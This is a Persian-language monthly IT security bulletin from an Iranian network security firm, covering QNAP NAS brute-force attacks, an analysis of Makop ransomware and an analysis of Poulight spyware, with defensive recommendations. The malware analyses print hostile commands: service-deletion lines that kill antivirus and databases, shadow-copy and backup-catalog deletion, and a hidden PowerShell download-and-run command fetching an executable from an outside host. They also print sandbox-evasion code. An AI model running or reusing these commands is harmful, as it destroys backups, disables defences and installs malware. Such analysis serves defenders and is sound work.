ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | اردیبهشت ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

از اواخر سال گذشته، نمونه‌هایی جدید از باج‌افزار Makop، مؤسسات ایرانی را هدف حملات خود قرار داده‌اند. نخستین نسخه از باج‌افزار Makop در هفته‌های پایانی سال ۱۳۹۸ شناسایی شد. برخی شرکت‌های امنیتی، Makop را نسخه‌ای از خانواده باج‌افزار معروف Phobos می‌دانند. در این ماهنامه برخی خصوصیات و ویژگی‌های این باج‌افزار مخرب مورد بررسی قرار گرفته است.

بر اساس گزارشی که یکی از شرکت‌های امنیتی آن را منتشر کرده و چکیده‌ای از آن در این ماهنامه ارائه شده مهاجمان با هدف قرار دادن یک آسیب‌پذیری در FortiGate VPN server اقدام به رخنه به شبکه قربانیان و توزیع باج‌افزار Cring بر روی دستگاه‌ها می‌کنند. آسیب‌پذیری سوءاستفاده شده توسط این مهاجمان، CVE-2018-13379 گزارش شده است. پیش‌تر نیز برخی نهادهای امنیتی از سوءاستفاده احتمالی هکرهای با پشتوانه دولتی از چهار آسیب‌پذیری شامل CVE-2018-13379 در محصولات Fortinet خبر داده بودند.

از دیگر بدافزارهای بررسی شده در این ماهنامه می‌توان به جاسوس‌افزار Poulight اشاره کرد که از طریق ایمیل‌های فیشینگ و با بکارگیری تکنیک موسوم به RLO به دستگاه کاربران راه پیدا می‌کند.

در ماهی که گذشت برخی نهادهای امنیتی ایالات متحده هشدار دادند که گروهی از مهاجمان دولتی در حال سوءاستفاده از پنج آسیب‌پذیری امنیتی برای رخنه به اهداف خود هستند. این هکرها با سوءاستفاده از سامانه‌های آسیب‌پذیری که در معرض اینترنت قرار گرفته‌اند دسترسی‌های لازم را کسب کرده و در ادامه از آنها برای نفوذ به شبکه سازمان قربانی بهره می‌گیرند. جزییات آسیب‌پذیری‌های مذکور و روش کار این مهاجمان را در این ماهنامه بخوانید.

در فروردین ۱۴۰۰، شرکت‌های مایکروسافت، سیسکو، مک‌آفی، وی‌ام‌وِر، سیتریکس، اوراکل، بیت‌دیفندر، ادوبی، اس‌آپ، جونیپر نت‌ورکز، گوگل، اپل و موزیلا، گروه سامبا و بنیادهای نرم‌افزاری اوپن‌اس‌اس‌ال و وردپرس اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی

هشدار کیونپ؛


اجرای حملات Brute-force بر ضد تجهیزات NAS

کیونپ (QNAP Systems, Inc) با انتشار اطلاعیه‌ای نسبت به اجرای حملات Brute-force برای رخنه مهاجمان به تجهیزات Network-attached storage - به اختصار NAS - ساخت این شرکت هشدار داده است.

به گزارش شرکت مهندسی شبکه گستر به نقل از کیونپ، در جریان این حملات، مهاجمان از ابزارهای خودکار برای ورود به دستگاه‌های NAS قابل دسترس بر روی اینترنت از طریق رمزهای عبور ساده یا رمزهایی که در حملات پیشین افشا شده بودند استفاده می‌کنند.

بنابراین در صورت استفاده از رمزهای عبور ساده یا قابل پیش‌بینی (نظیر password یا ۱۲۳۴۵) دستگاه، تنظیمات آن و تمامی اطلاعات ذخیره شده بر روی آن به تسخیر مهاجمان در خواهد آمد.

اما در صورتی که تلاش مهاجمان برای رخنه ناموفق باشد دستگاه هر کدام از سوابق آن را با توضیح Failed to login ضبط می‌کند.


System Logs

System Event Logs | System Connection Logs | Online Users | Syslog Client Management


All severity levels | Clear All | Save | Content Search

Seve...	Date	Time	Users	Source IP	Application	Category	Content
⊗	2021/03/23	09:49:22	admin	89.79.208.252	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 89.79.208.252.
⊗	2021/03/23	09:48:03	admin	73.216.242.134	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 73.216.242.134.
⊗	2021/03/23	09:47:37	admin	185.27.62.215	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 185.27.62.215.
⊗	2021/03/23	09:46:12	admin	185.27.62.215	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 185.27.62.215.
⊗	2021/03/23	09:45:32	admin	82.73.23.134	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 82.73.23.134.
⊗	2021/03/23	09:45:06	admin	81.225.40.138	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 81.225.40.138.
⊗	2021/03/23	09:44:08	admin	219.147.26.110	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 219.147.26.110.
⊗	2021/03/23	09:42:30	admin	59.36.17.7	Users	Login	[Users] Failed to log in via user account "admin". Source IP address: 59.36.17.7.

کیونپ به مشتریان خود توصیه کرده که حتی‌الامکان از دسترس قرار دادن دستگاه بر روی اینترنت خودداری کنند، درگاه (Port) پیش‌فرض دسترسی را تغییر دهند، از رمزهای عبور قدرتمند برای حساب‌های کاربری استفاده کنند، پالیسی‌های رمز عبور را فعال کنند و حساب کاربری admin را غیرفعال کنند.

لازم به ذکر است که پیش از غیرفعال کردن حساب کاربری admin، نیاز است که با مراجعه به Control Panel > Users یک حساب کاربری با سطح Administrator تعریف شود.

همچنین با مراجعه به NAS Control Panel > System > Security > IP Access Protection می توان تنظیمات آن را به نحوی پیکربندی کرد تا در صورتی که با یک نشانی IP چند تلاش ناموفق برای ورود به سامانه انجام شود دسترسی آن به‌صورت خودکار برای همیشه مسدود شود.



مشروح اطلاعیه کیونپ در لینک زیر قابل دریافت و مطالعه است:

https://www.qnap.com/en/security-news/2021/take-action-to-protect-your-qnap-devices-from-brute-force-attacks

همچنین مطالعه مقاله فنی زیر برای مقاوم‌سازی QNAP NAS به تمامی راهبران این تجهیزات توصیه می‌شود:

https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security

سازمان‌های ایرانی،
هدف باج‌افزار Makop

در هفته‌های اخیر نمونه‌هایی از باج‌افزار Makop، مؤسسات ایرانی را هدف حملات خود قرار داده‌اند.

در ادامه این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده برخی خصوصیات و ویژگی‌های این باج‌افزار مورد بررسی قرار گرفته است.

نخستین نسخه باج‌افزار Makop در اواخر سال ۱۳۹۸ شناسایی شد. برخی شرکت‌های امنیتی Makop را نسخه‌ای از خانواده باج‌افزار معروف Phobos می‌دانند.

Makop به‌منظور رمزگذاری از الگوریتم Advanced Encryption Standard - به اختصار AES - بهره می‌گیرد.

اتصال از راه دور مهاجمان از طریق پودمان Remote Desktop Protocol - به اختصار RDP - به دستگاه‌های با رمز عبور ضعیف یا هک شده و اجرای فایل مخرب باج‌افزار، اصلی‌ترین روش انتشار Makop است. هر چند که انتشار نمونه‌هایی از Makop نیز از طریق هرزنامه‌های ناقل فایل / لینک مخرب، فایل مخرب موسوم به Downloader یا با بهره‌جویی (Exploiting) از آسیب‌پذیری‌های امنیتی گزارش شده است.


Makop برای ماندگاری طولانی‌تر، اقدام به ایجاد کلید زیر در محضرخانه (Registry) سیستم عامل می‌کند:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run ۱ = {Malware File Path}\{Malware Filename}.exe

این باج‌افزار از طریق توابع WNetOpenEnumW و WNetEnumResourceW اقدام به شناسایی منابع و ارتباطات شبکه ای می کند. همچنین از GetLogicalDrives و GetDriveTypeW نیز به‌ترتیب به‌منظور یافتن درایوها و نوع آنها بهره گرفته می‌شود. Makop فایل های ذخیره شده در پوشه‌های اشتراکی و حافظه‌های جداشدنی متصل به دستگاه را هدف قرار می‌دهد.

باج‌افزار با برقراری ارتباط با نشانی زیر از طریق توابع InternetOpenA،و InternetConnectA،و HttpOpenRequestA و HttpSendRequestA اقدام به استخراج نشانی IP دستگاه قربانی می‌کند:


hxxps[:]//iplogger.org/۱Bzc



Makop با اجرای فرامین زیر نسبت به از کاراندازی سرویس‌های زیر اقدام می‌کند:

- sc delete vmickvpexchange
- sc delete vmicguestinterface
- sc delete vmicshutdown
- sc delete vmicheartbeat
- sc delete vmicrdv
- sc delete storflt
- sc delete vmictimesync
- sc delete vmicvss
- sc delete MSSQLFDLauncher
- sc delete MSSQLSERVER
- sc delete SQL SERVERAGENT
- sc delete SQLBrowser
- sc delete SQLTELEMETRY
- sc delete MsDtsServer۱۳۰
- sc delete SSISTELEMETRY۱۳۰
- sc delete SQLWriter
- sc delete “MSSQL$VEEAMSQL۲۰۱۲”
- sc delete “SQLAgent$VEEAMSQL۲۰۱۲”
- sc delete MSSQL
- sc delete SQLAgent
- sc delete MSSQLServerADHelper۱۰۰
- sc delete MSSQLServerOLAPService
- sc delete MsDtsServer۱۰۰
- sc delete ReportServer
- sc delete “SQLTELEMETRY$HL”
- sc delete TMBMServer
- sc delete “MSSQL$PROGID”

- sc delete “MSSQL $WOLTERSKLUWER”
- sc delete “SQLAgent$PROGID”
- sc delete “SQLAgent$WOLTERSKLUWER”
- sc delete “MSSQLFDLauncher$OPTIMA”
- sc delete “MSS QL$OPTIMA”
- sc delete “SQLAgent$OPTIMA”
- sc delete “ReportServer$OPTIMA”
- sc delete “msftesql$SQLEXPRESS”
- sc delete “postgresql-x٩٤-٦٤”
- sc delete WRSVC
- sc delete ekrn
- sc delete klim٦
- sc delete “AVP١٨٠٠”
- sc delete KLIF
- sc delete klpd
- sc delete klflt
- sc delete klbackupdisk
- sc delete klbackupflt
- sc delete klkbdflt
- sc delete klmouflt
- sc delete klhk
- sc delete “KSDE١٠٠”
- sc delete kltap
- sc delete TmFilter
- sc delete TMLWCSService
- sc delete tmusa
- sc delete TmPreFilter
- sc delete TMSmartRelayService
- sc delete TMiCRC ScanService
- sc delete VSApiNt
- sc delete TmCCSF
- sc delete tmlisten
- sc delete TmProxy
- sc delete ntrtscan
- sc delete ofcservice
- vssadmin delete shadows /all /quiet
- wbadmin delete catalog -quiet




پیش از آغاز رمزگذاری، باج‌افزار، پروسه‌های زیر را متوقف می‌کند:

msftesql.exe, sqlagent.exe, sqlbrowser.exe, sqlservr.exe, sqlwriter.exe, oracle.exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsrvc.exe, mydesktopqos.exe, isqlplussvc.exe, xfssvccon.exe, mydesktopservice.exe, ocautoupds.exe, encsvc.exe, firefoxconfig.exe, tbirdconfig.exe, ocomm.exe, mysqld.exe, mysqld-nt.exe, mysqld-opt.exe, dbeng۵۰.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.exe, mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, steam.exe, thebat.exe, thebat٦٤.exe, thunderbird.exe, visio.exe, winword.exe, wordpad.exe


هدف از انجام این کار فراهم شدن امکان رمزگذاری فایل‌های مورد استفاده این پروسه‌هاست.

اطلاعیه باج‌گیری (Ransom Note) با نام readme-warning.txt نیز در هر یک از پوشه‌های هدف قرار گرفته شده کپی می‌شود:



Makop به فایل های رمزگذاری شده پسوندی با الگوی زیر الصاق می‌کند:

.[۸ Random Characters].[Attacker's email].makop



با رعایت موارد زیر می‌توان سازمان را از گزند حملات باج‌افزاری هدفمند ایمن نگاه داشت:

- استفاده از رمزهای عبور پیچیده، هک نشده و غیرتکراری برای حساب‌های کاربری محلی (Local) تحت دامنه (Domain) سیستم عامل و پایگاه‌های داده، به ویژه حساب‌های با سطح دسترسی Administrator/SysAdmin
- محدود کردن سطح دسترسی کاربران
- مدیریت سخت‌گیرانه سطوح دسترسی اعمال شده بر روی پوشه‌های اشتراکی
- غیرفعالسازی / مقاوم‌سازی قابلیت ماکرو در تنظیمات مجموعه نرم‌افزاری Office
- پرهیز از قابل دسترس کردن سرویس‌های حساسی نظیر MS-SQL و Domain Controller در بستر اینترنت یا مقاوم‌سازی آنها
- غیرفعال کردن پودمان RDP یا حداقل مقاوم‌سازی آن (تغییر دادن درگاه پیش‌فرض، محدود کردن دسترسی تنها به نشانی‌های IP مجاز و ...)
- اطمینان از نصب بودن اصلاحیه‌های امنیتی بر روی تمامی دستگاه‌ها
- ارتقای سیستم‌های عامل از رده خارج
- استفاده از ضدویروس قدرتمند و به‌روز با قابلیت نفوذیاب
- استفاده از دیواره آتش و ضدهرزنامه در درگاه شبکه
- فعال‌سازی سیاست‌های مقابله با بدافزارهای "بدون فایل" (Fileless) در محصولات امنیت نقاط پایانی


سرقت اطلاعات؛

از طریق یک فایل در ظاهر TXT

شرکت چیهو ۳۶۰ در گزارشی به بررسی بدافزاری با عملکرد جاسوس‌افزار پرداخته که از طریق ایمیل‌های فیشینگ و با بکارگیری تکنیک موسوم به RLO منتشر می‌شود. از بدافزار مذکور با عنوان Poulight یاد شده است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده خصوصیات و ویژگی‌های این بدافزار مورد بررسی قرار گرفته است.

گردانندگان این تهدید، ایمیلی را که در آن یک فایل با نام ReadMe_txt.lnk.lnk پیوست شده است به اهداف خود ارسال می‌کنند. با بکارگیری فناوری Right-to-Left Override - به اختصار RLO - آن‌چه کاربر با آن روبرو می‌شود ReadMe_knl.txt است. همزمان مهاجمان از نشان Notepad برای این فایل lnk استفاده می‌کنند تا txt بودن فایل برای کاربر قابل‌باورتر باشد.



با اجرای فایل، یک فرمان PowerShell فراخوانی شده و برنامه مخرب زیر که در ادامه به آن Attribute مخفی (Hidden) اعمال خواهد شد دریافت می‌گردد:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    -ExecutionPolicy Bypass
    -WindowStyle Hidden
    -Command
        notepad.exe;
        (new-object System.Net.WebClient).DownloadFile('https://iwillcreatemedia.com/build.exe','putty3.exe');
        ./'putty3.exe';
        (get-item 'putty3.exe').Attributes += 'Hidden';
```

برنامه مذکور که در بستر .Net کامپایل شده و نام داخلی (Internal Name) آن Poullight.exe گزارش شده است.

مهاجمان از putty3.exe نیز برای تشخیص مجازی یا سندباکس بودن بستر موجود بهره می‌گیرند. در صورت تشخیص هر یک از این بسترها، برنامه، اجرای خود را متوقف می‌کند.

```
protected static bool CheckAdministrator()
{
    return Process.GetCurrentProcess().ProcessName.ToLower() == "pll_test";
}

// Token: 0x06000043 RID: 67 RVA: 0x0000579C File Offset: 0x0000399C
public static bool CheckVM()
{
    try
    {
        if (AntiVM.CheckAdministrator())
        {
            return false;
        }
        long num = (long)Environment.TickCount;
        Thread.Sleep(500);
        if ((long)Environment.TickCount - num < 500L)
        {
            return false;
        }
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            Sqlite.SqliteFile();
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject
                      ["Model"].ToString() == "VirtualBox" || WinApi.GetModuleHandle("cmdvrt32.dll").ToInt32() != 0 || WinApi.GetModuleHandle("SxIn.dll").ToInt32() != 0 || WinApi.GetModuleHandle
                      ("SbieDll.dll").ToInt32() != 0 || WinApi.GetModuleHandle("sf2.dll").ToInt32() != 0 || WinApi.GetModuleHandle("snxhk.dll").ToInt32() != 0)
                    {
                        return true;
                    }
                    PropertyData propertyData = managementBaseObject.Properties.OfType<PropertyData>().FirstOrDefault((PropertyData p) => p.Name == "HypervisorPresent");
                    if ((bool?)((propertyData != null) ? propertyData.Value : null) == true)
                    {
                        return false;
                    }
                }
            }
        }
        return false;
    }
```

چنانچه مجازی یا سندباکس بودن دستگاه محرز نشود برنامه تلاش می‌کند تا منابع مورد نیاز خود را دریافت کرده و از طریق Base64 آنها را رمزگشایی کند. حاصل آن پیکربندی زیر می‌شود:

<prog.params>YWRtaW4=|MQ==|MA==</prog.params>
<title>UG91bGlnaHQ=</title>
<cpdata>MHwwfDEyQ051S2tLSzF4TEZvTTlQNTh6V1hrRUxNeDF5NTF6 Nll8MTJDTnVLa0tLMXhMRm-9NOVA1OHpXWGtFTE14MXk1MX o2WXww</cpdata>
<ulfile>aHR0cDovL3J1LXVpZC01MDczNTI5MjAucHAucnUvZXhhbXBsZS5leGU=</ulfile>
<mutex>PL2d4vFEgVbQddddkms0ZhQiI0I</mutex>

نویسه‌های مقدار <mutex> کوچک (Lowercase) شده (pl2d4vfegvbqddddkms0zhqii0i) و فایلی با همین نام و با محتوای تصادفی ۸ تا ۳۲ بایت در مسیر %TEMP% ایجاد می‌شود. به‌نظر می‌رسد که این فایل در مرحله آزمون قرار دارد و هنوز نهایی و اجرایی نشده است.

```
public static bool CheckReplayStart()
{
    bool result;
    try
    {
        string path = string.Format("{0}{1}", global::Buffer.path_t, Exporter.Export("<mutex>", "</mutex>",
          Starter.FileData).ToLower());
        if (File.Exists(path))
        {
            result = false;
        }
        else
        {
            File.WriteAllText(path, GetRandom.String(null, -1));
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

علاوه بر توانایی شناسایی بستر، بدافزار اقدام به ضبط نام‌های کاربری، نام ماشین و اطلاعاتی نظیر محصول ضدویروس نصب شده، عنوان کارت گرافیک و عنوان پردازشگر می‌کند.

تمامی داده‌های مذکور در مسیر زیر ذخیره می‌شود:

%LocalAppData%\<-۸byte random characters>\PC-Information.txt

در کد رمزگشایی شده تعداد زیادی توضیحات روسی به چشم می‌خورد.

```
"Название системы: ",
registryKey.GetValue("ProductName"),
" x",
IntPtr.Size * 8,
".\n\nИмя пользователя: ",
Environment.UserName,
".\nИмя компьютера: ",
Environment.MachineName,
".\n\nВидеокарта: ",
Information.ishi_pidor("Win32_VideoController", "Name")[0],
".\nПроцессор: ",
Information.ishi_pidor("Win32_Processor", "Name")[0],
".\n\nУстановленные Антивирусы: ",
(array[0] == "0") ? "Нету." : ("\n----------------------------------\n" + array[1] +
  "\n----------------------------------\n\n")
```

در ادامه آن، بدافزار، فهرستی از پروسه‌های فعال را استخراج کرده و آنها را در فایل و مسیر زیر ذخیره می‌کند:

%LocalAppData%\1z9sq09u\ProcessList.txt

در ادامه مقدار سوم از روی <prog.params> در فایل پیکربندی که پیش‌تر به آن اشاره شد خوانده می‌شود. در صورتی که مقدار آن "۱" باشد، تابع clipper.Start اجرا خواهد شد. این تابع منبع cpp و در حقیقت رشته ارتباطی زیر را رمزگشایی می‌کند:

<clbase>0|0|12CNuKkKK1xLFoM9P58zWXkELMx1y51z6Y|12CNuKkKK1xLFoM9P58zWXkELMx-1y51z6Y|0</clbase>

